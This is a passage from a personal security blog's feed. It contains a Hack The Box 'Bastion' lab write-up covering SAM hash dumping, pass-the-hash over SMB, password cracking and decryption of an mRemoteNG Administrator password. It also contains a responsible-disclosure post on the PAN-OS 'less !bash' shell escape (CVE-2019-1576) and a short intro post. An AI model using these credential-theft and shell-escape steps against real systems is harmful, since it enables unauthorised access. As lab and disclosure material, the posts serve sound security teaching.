<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:smb# guestmount <span class="nt">--add</span> 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd <span class="nt">--inspector</span> <span class="nt">--ro</span> /mnt/disk1
root@kali:smb# <span class="nb">cd</span> /mnt/disk1
root@kali:disk1# <span class="nb">ls</span>
<span class="nv">$Recycle</span>.Bin autoexec.bat config.sys Documents and Settings pagefile.sys PerfLogs ProgramData Program Files Recovery System Volume Information Users Windows
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>Looking around the filesystem, it appears to be a very basic install of Windows
with no other programs installed and the user <code class="language-plaintext highlighter-rouge">L4mpje</code> as a local
administrator. We can extract the hashes for users from the registry using the
<code class="language-plaintext highlighter-rouge">pwdump</code> tool.
This tool uses the <code class="language-plaintext highlighter-rouge">SECURITY</code> and <code class="language-plaintext highlighter-rouge">SAM</code> hives of the registry and outputs the
user information and hashes in a format that looks like <code class="language-plaintext highlighter-rouge">/etc/shadow</code> on Linux
systems, which is what <code class="language-plaintext highlighter-rouge">john</code> expects.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:disk1# <span class="nb">cd </span>Windows/System32/config
root@kali:config# pwdump SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
</code></pre></div></div>

<p>Using <code class="language-plaintext highlighter-rouge">pth-smbclient</code>, we verify that the hash extracted from the SAM database
matches the hash on Bastion.</p>

<!-- markdownlint-disable line-length -->
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:bastion# pth-smbclient <span class="nt">-U</span> L4mpje%aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9 //10.10.10.134/Backups
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Try <span class="s2">"help"</span> to get a list of possible commands.
smb: <span class="se">\&gt;</span> <span class="nb">ls</span> 
  <span class="nb">.</span>                                   D        0  Mon Aug  5 21:09:35 2019
  ..                                  D        0  Mon Aug  5 21:09:35 2019
  ASwYWuILip                          D        0  Mon Aug  5 20:51:59 2019
  note.txt                           AR      116  Tue Apr 16 06:10:09 2019
  oTWBZwpEdv                          D        0  Mon Aug  5 20:51:50 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 07:43:08 2019
  tmp                                 A      116  Mon Aug  5 21:09:35 2019
  WindowsImageBackup                  D        0  Fri Feb 22 07:44:02 2019

                7735807 blocks of size 4096. 2788438 blocks available
</code></pre></div></div>
<!-- markdownlint-enable line-length -->

<p>I exported the hash information to a file and passed that to <code class="language-plaintext highlighter-rouge">john</code> using the
<code class="language-plaintext highlighter-rouge">rockyou.txt</code> wordlist, and was able to recover the password for the <code class="language-plaintext highlighter-rouge">L4mpje</code>
user.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:bastion# john hashes <span class="nt">--show</span> <span class="nt">--format</span><span class="o">=</span>nt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:bureaulampje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::

3 password hashes cracked, 0 left
</code></pre></div></div>

<h2 id="user-own">User own</h2>

<p>We are able to SSH into the host using the recovered <code class="language-plaintext highlighter-rouge">L4mpje</code> password, getting
us a nice <code class="language-plaintext highlighter-rouge">cmd.exe</code> shell over SSH.</p>

<pre><code class="language-txt">root@kali:bastion# ssh L4mpje@10.10.10.134
L4mpje@10.10.10.134's password:
[screen clear]
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje&gt;
</code></pre>

<p>Looking around the system, we see there’s a couple more programs installed on
this box than <code class="language-plaintext highlighter-rouge">L4mpje-PC</code>.</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-cmd">l4mpje@BASTION C:\Users\L4mpje&gt;cd ..\..
l4mpje@BASTION C:\&gt;cd "Program Files (x86)"
l4mpje@BASTION C:\Program Files (x86)&gt;dir
 Volume in drive C has no label.                      
 Volume Serial Number is 0CB3-C487
 
 Directory of C:\Program Files (x86)

22-02-2019  15:01    &lt;DIR&gt;          .                       
22-02-2019  15:01    &lt;DIR&gt;          ..                       
16-07-2016  15:23    &lt;DIR&gt;          Common Files                       
23-02-2019  10:38    &lt;DIR&gt;          Internet Explorer                       
16-07-2016  15:23    &lt;DIR&gt;          Microsoft.NET                       
22-02-2019  15:01    &lt;DIR&gt;          mRemoteNG                       
23-02-2019  11:22    &lt;DIR&gt;          Windows Defender                       
23-02-2019  10:38    &lt;DIR&gt;          Windows Mail                       
23-02-2019  11:22    &lt;DIR&gt;          Windows Media Player                       
16-07-2016  15:23    &lt;DIR&gt;          Windows Multimedia Platform                       
16-07-2016  15:23    &lt;DIR&gt;          Windows NT                       
23-02-2019  11:22    &lt;DIR&gt;          Windows Photo Viewer                       
16-07-2016  15:23    &lt;DIR&gt;          Windows Portable Devices                       
16-07-2016  15:23    &lt;DIR&gt;          WindowsPowerShell                       
               0 File(s)              0 bytes                       
              14 Dir(s)  11.418.263.552 bytes free
</code></pre>
<!-- markdownlint-enable line-length -->

<p><a href="https://github.com/mRemoteNG/mRemoteNG">mRemoteNG</a> s an open source remote
connections manager, similar to RoyalTS or RDCMan.
You configure connections with credentials in mRemoteNG in order to simplify
connections to remote hosts. We can find the configuration data for <code class="language-plaintext highlighter-rouge">mRemoteNG</code>
under the <code class="language-plaintext highlighter-rouge">AppData</code> folder in the <code class="language-plaintext highlighter-rouge">AppData</code> directory for <code class="language-plaintext highlighter-rouge">L4mpje</code>.</p>

<pre><code class="language-cmd">l4mpje@BASTION C:\Program Files (x86)&gt; cd ..\Users\L4mpje\AppData\Roaming\mRemoteNG
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG&gt;dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    &lt;DIR&gt;          .
22-02-2019  15:03    &lt;DIR&gt;          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
22-02-2019  15:03             5.217 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    &lt;DIR&gt;          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)  11.417.452.544 bytes free
</code></pre>

<h2 id="administrator-own">Administrator own</h2>

<p>Because this is a fully functional OpenSSH server, we can exfiltrate files
using SCP just like on a Linux host.</p>

<!-- markdownlint-disable line-length -->
<pre><code class="language-txt">root@kali:bastion# scp L4mpje@10.10.10.134:/Users/L4mpje/AppData/Roaming/mRemoteNG/confCons.xml ./
L4mpje@10.10.10.134's password: 
confCons.xml                               100% 6316   110.0KB/s   00:00
root@kali:bastion# cat confCons.xml
&lt;?xml version="1.0" encoding="utf-8"?&gt;
&lt;mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" 
EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" 
Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0oop8R8ddXKAx4KK7sAk6AA" 
ConfVersion="2.6"&gt;
    &lt;Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" 
 Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" 
 Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" 
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" 
 ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" 
 RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" 
 --snip-- /&gt;
    --snip--
&lt;/mrng:Connections&gt;
</code></pre>
<!-- markdownlint-enable line-length -->

<p>The config file contains information about an RDP connection locally as
<code class="language-plaintext highlighter-rouge">Administrator</code>, including a Base64 encoded encrypted blob as the password.
A quick Internet search reveals that there is a simple <a href="https://github.com/haseebT/mRemoteNG-Decrypt">Python script</a>
available on GitHub to decrypt the password.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@kali:bastion# python mremoteng_decrypt.py <span class="nt">-s</span> aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw<span class="o">==</span>
Password: thXLHM96BeKL0ER2
</code></pre></div></div>

<p>Now that we have the <code class="language-plaintext highlighter-rouge">Administrator</code> password, we can SSH into the host with
administrative privileges.</p>

<pre><code class="language-txt">root@kali:bastion# ssh Administrator@10.10.10.134
Administrator@10.10.10.134's password
[screen clear]
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator&gt;
</code></pre>

<h2 id="summary">Summary</h2>

<p>This box was a pretty simple box overall but with some fun puzzles, like
figuring out how to deal with exfiltrating large files over SMB, and decrypting
the password used by <code class="language-plaintext highlighter-rouge">mRemoteNG</code>.
SMB is usually thought about from a pentesting perspective as a service that,
if vulnerable, can be used to easily own a box as SYSTEM. This box was a
great exercise in using SMB the way it was intended to exfiltrate information.</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “Hack The Box Write-up: Bastion” date: 2019-08-05 00:00:00 -0400 categories: posts htb pentesting — This is my first in a series of write-ups on systems I’ve successfully exploited on HackTheBox. Bastion is a Windows host that at the time of writing has been rated fairly easy by other hackers, which was my experience as well. However, this system was still a fun system to exploit with a novel way of getting user access.]]></summary></entry><entry><title type="html">Cve_2019_1576</title><link href="https://joe-graham.github.io/2019/07/22/cve_2019_1576.html" rel="alternate" type="text/html" title="Cve_2019_1576" /><published>2019-07-22T00:00:00+00:00</published><updated>2019-07-22T00:00:00+00:00</updated><id>https://joe-graham.github.io/2019/07/22/cve_2019_1576</id><content type="html" xml:base="https://joe-graham.github.io/2019/07/22/cve_2019_1576.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “CVE-2019-1576: PAN-OS Command Injection/Shell Escape”
date:   2019-07-22 00:00:00 -0400
categories: posts cve
—</p>

<p>Earlier this year I was helping RIT’s
<a href="https://www.nationalccdc.org/">Collegiate Cyber Defense Competition</a> (CCDC)
team prepare to compete at the national competition by looking into possible
attack vectors that the red team would be using to exploit the team’s
infrastructure and how to defend against those attacks.
<a href="https://github.com/cictrone">Nick O’Brien</a> and I decided to look into the
Palo Alto Networks virtual firewall product to find potential pain points for
the team, as PAN has been a sponsor for the competition for the last few years
and has frequently provided equipment and VMs to teams for use during the
competition. Firewalls are potent tools for defenders to use, and PAN-OS offers
additional support for identifying the protocols used by traffic passing
through it using deep packet inspection, which is excellent for identifying
malicious traffic that doesn’t wrap its C2 traffic around an existing protocol.
While trying to figure out how the PA-VM appliance operates, I discovered a
vulnerability in the CLI used to administer the firewall. This blog post will
explain a little bit about how the VM works, how the vulnerability can be
triggered, and what steps PAN used to mitigate the vulnerability.</p>

<h2 id="pan-os-overview">PAN-OS overview</h2>

<p>The PA-VM appliance is a virtualized version of the hardware firewall that PAN
offers. The operating system running on the VM, PAN-OS, is operationally
identical to the version running on the hardware appliance. The OS uses a
minimal version of CentOS 7, with restrictions that prevent the user from
accessing the underlying Linux operating system. Console or SSH sessions use
the CLI binary <code class="language-plaintext highlighter-rouge">/usr/local/bin/pan-cli</code> as a shell, which is how administrators
configure the firewall. Administrators are also able to configure the firewall
using a web interface. Most of the default Linux utilities, like <code class="language-plaintext highlighter-rouge">less</code>, <code class="language-plaintext highlighter-rouge">more</code>,
and <code class="language-plaintext highlighter-rouge">vi</code> remain on the filesystem but are mostly inaccessible from the
command-line. This is all the information needed for this post, but I hope to
eventually do a more in-depth analysis of the different components used within
the PA-VM in a future blog post since it appears that there isn’t any public
research into this space at this point.</p>

<h2 id="vulnerability-overview">Vulnerability overview</h2>

<p>Some commands within the CLI directly call their underlying Linux utilities to
execute that command. For instance, the <code class="language-plaintext highlighter-rouge">ping</code> command uses the underlying
executable to perform pings over the management interface of the appliance. The
CLI sanitizes the input for this command and all other commands that I tested
to prevent command injection.</p>

<p><img src="/assets/cve-2019-1576/ping.png" alt="Ping command. Ping succeeds to 8.8.8.8, fails to &quot;8.8.8.8; whoami&quot; with an &quot;Invalid syntax&quot; error." /></p>

<p>However, some features of the <code class="language-plaintext highlighter-rouge">less</code> command were overlooked. The <code class="language-plaintext highlighter-rouge">less</code>
utility is used to read files and ships with most versions of Linux. A command
with the same name in the PAN-OS CLI is used to read debug files or logs and
calls the <code class="language-plaintext highlighter-rouge">/usr/bin/less</code> binary to open the file.</p>

<p><img src="/assets/cve-2019-1576/less_1.png" alt="Command: &quot;less mp-global userinfo.xml&quot;. Lists the contents of that file, which is a device-specific user listing." /></p>

<p>Most editors or file browsers allow users to call other binaries directly from
within them by typing an <code class="language-plaintext highlighter-rouge">!</code> with the command to run following it, including
<code class="language-plaintext highlighter-rouge">less</code>. This can allow a user to call the bash shell, escaping out of the PAN
CLI.</p>

<p><img src="/assets/cve-2019-1576/less_2.png" alt="Same command as last figure, but &quot;!bash&quot; is entered which then opens a bash shell. id is run showing the session is for the &quot;admin&quot; user. uname -a is run showing the kernel version as Linux 3.10.88." /></p>

<p>This vulnerability <a href="https://nvd.nist.gov/vuln/detail/CVE-2019-1576">was given a 6.5 score on the CVSS 2.0 scale</a>
due to the need to authenticate to exploit it.</p>

<h2 id="mitigation">Mitigation</h2>

<p>Palo Alto Networks included a fix for this vulnerability with their 9.0.3
version update, which shipped in mid-July. Attempting to type an <code class="language-plaintext highlighter-rouge">!</code> in <code class="language-plaintext highlighter-rouge">less</code>
returns a <code class="language-plaintext highlighter-rouge">Command not available (press RETURN)</code> error message, preventing
command execution.
It appears that this error message is used on several other “commands” within
<code class="language-plaintext highlighter-rouge">less</code> that would also result in either command execution or arbitrary reads of
the filesystem.
Looking at the relevant portion of the control flow graph for the <code class="language-plaintext highlighter-rouge">less</code> binary
in Binary Ninja, which is at address <code class="language-plaintext highlighter-rouge">0x406d60</code> in the patched version and
address <code class="language-plaintext highlighter-rouge">0x4077d9</code> in the vulnerable version, we can see that a new flow has
been added to the large switch statement used to respond to the various
commands that can be issued from within <code class="language-plaintext highlighter-rouge">less</code>. I had some trouble reversing
this portion of the code, as this is a fairly complex switch statement, but I
was able to figure out using the help text used when issuing the <code class="language-plaintext highlighter-rouge">:h</code> command
within <code class="language-plaintext highlighter-rouge">less</code> that <code class="language-plaintext highlighter-rouge">:e</code>, <code class="language-plaintext highlighter-rouge">^X^V</code>, and <code class="language-plaintext highlighter-rouge">:v</code> are no longer valid commands. <code class="language-plaintext highlighter-rouge">:e</code>
and <code class="language-plaintext highlighter-rouge">^X^V</code> allow the user to open other files within <code class="language-plaintext highlighter-rouge">less</code>, and <code class="language-plaintext highlighter-rouge">:v</code> opens the
current file in <code class="language-plaintext highlighter-rouge">vi</code>. <code class="language-plaintext highlighter-rouge">vi</code> allows users to run arbitrary commands using the <code class="language-plaintext highlighter-rouge">!</code>
command, similar to <code class="language-plaintext highlighter-rouge">less</code>.</p>

<p><img src="/assets/cve-2019-1576/cfg_original.png" alt="Part of the Binary Ninja control flow graph showing the default parsing call if the command isn't detected as invalid" /></p>

<p><img src="/assets/cve-2019-1576/cfg_fix.png" alt="The same part showing &quot;Command not available&quot; is passed to a call to &quot;error&quot; for the above commands" /></p>

<h2 id="disclosure-timeline">Disclosure timeline</h2>

<p>4/6/2019 - Initial report made to PAN via web form<br />
4/8/2019 - Initial response from PAN asking for reproduction evidence, provided
more evidence<br />
5/31/2019 - PAN reports fix ready, just needs to pass internal testing<br />
6/30/2019 - Status update requested<br />
7/11/2019 - PAN reports patch will be going out on 7/15/2019<br />
7/15/2019 - PAN-OS 9.0.3 is released, security advisory made public</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “CVE-2019-1576: PAN-OS Command Injection/Shell Escape” date: 2019-07-22 00:00:00 -0400 categories: posts cve —]]></summary></entry><entry><title type="html">Hello</title><link href="https://joe-graham.github.io/2019/07/21/hello.html" rel="alternate" type="text/html" title="Hello" /><published>2019-07-21T00:00:00+00:00</published><updated>2019-07-21T00:00:00+00:00</updated><id>https://joe-graham.github.io/2019/07/21/hello</id><content type="html" xml:base="https://joe-graham.github.io/2019/07/21/hello.html"><![CDATA[<!-- markdownlint-disable blanks-around-headings first-line-h1 no-trailing-p -->
<hr />
<p>layout: post
title:  “Hello!”
date:   2019-07-21 00:00:00 -0400
categories: posts
—</p>

<p>Hello! My name is Joe Graham, and welcome to my blog! I am a cybersecurity
professional who specializes in penetration testing and offensive security.
I plan to include things like HackTheBox write-ups and posts about penetration
testing or participating in bug bounties/vulnerability disclosure. Thanks for
visiting!</p>]]></content><author><name></name></author><summary type="html"><![CDATA[layout: post title: “Hello!” date: 2019-07-21 00:00:00 -0400 categories: posts —]]></summary></entry></feed>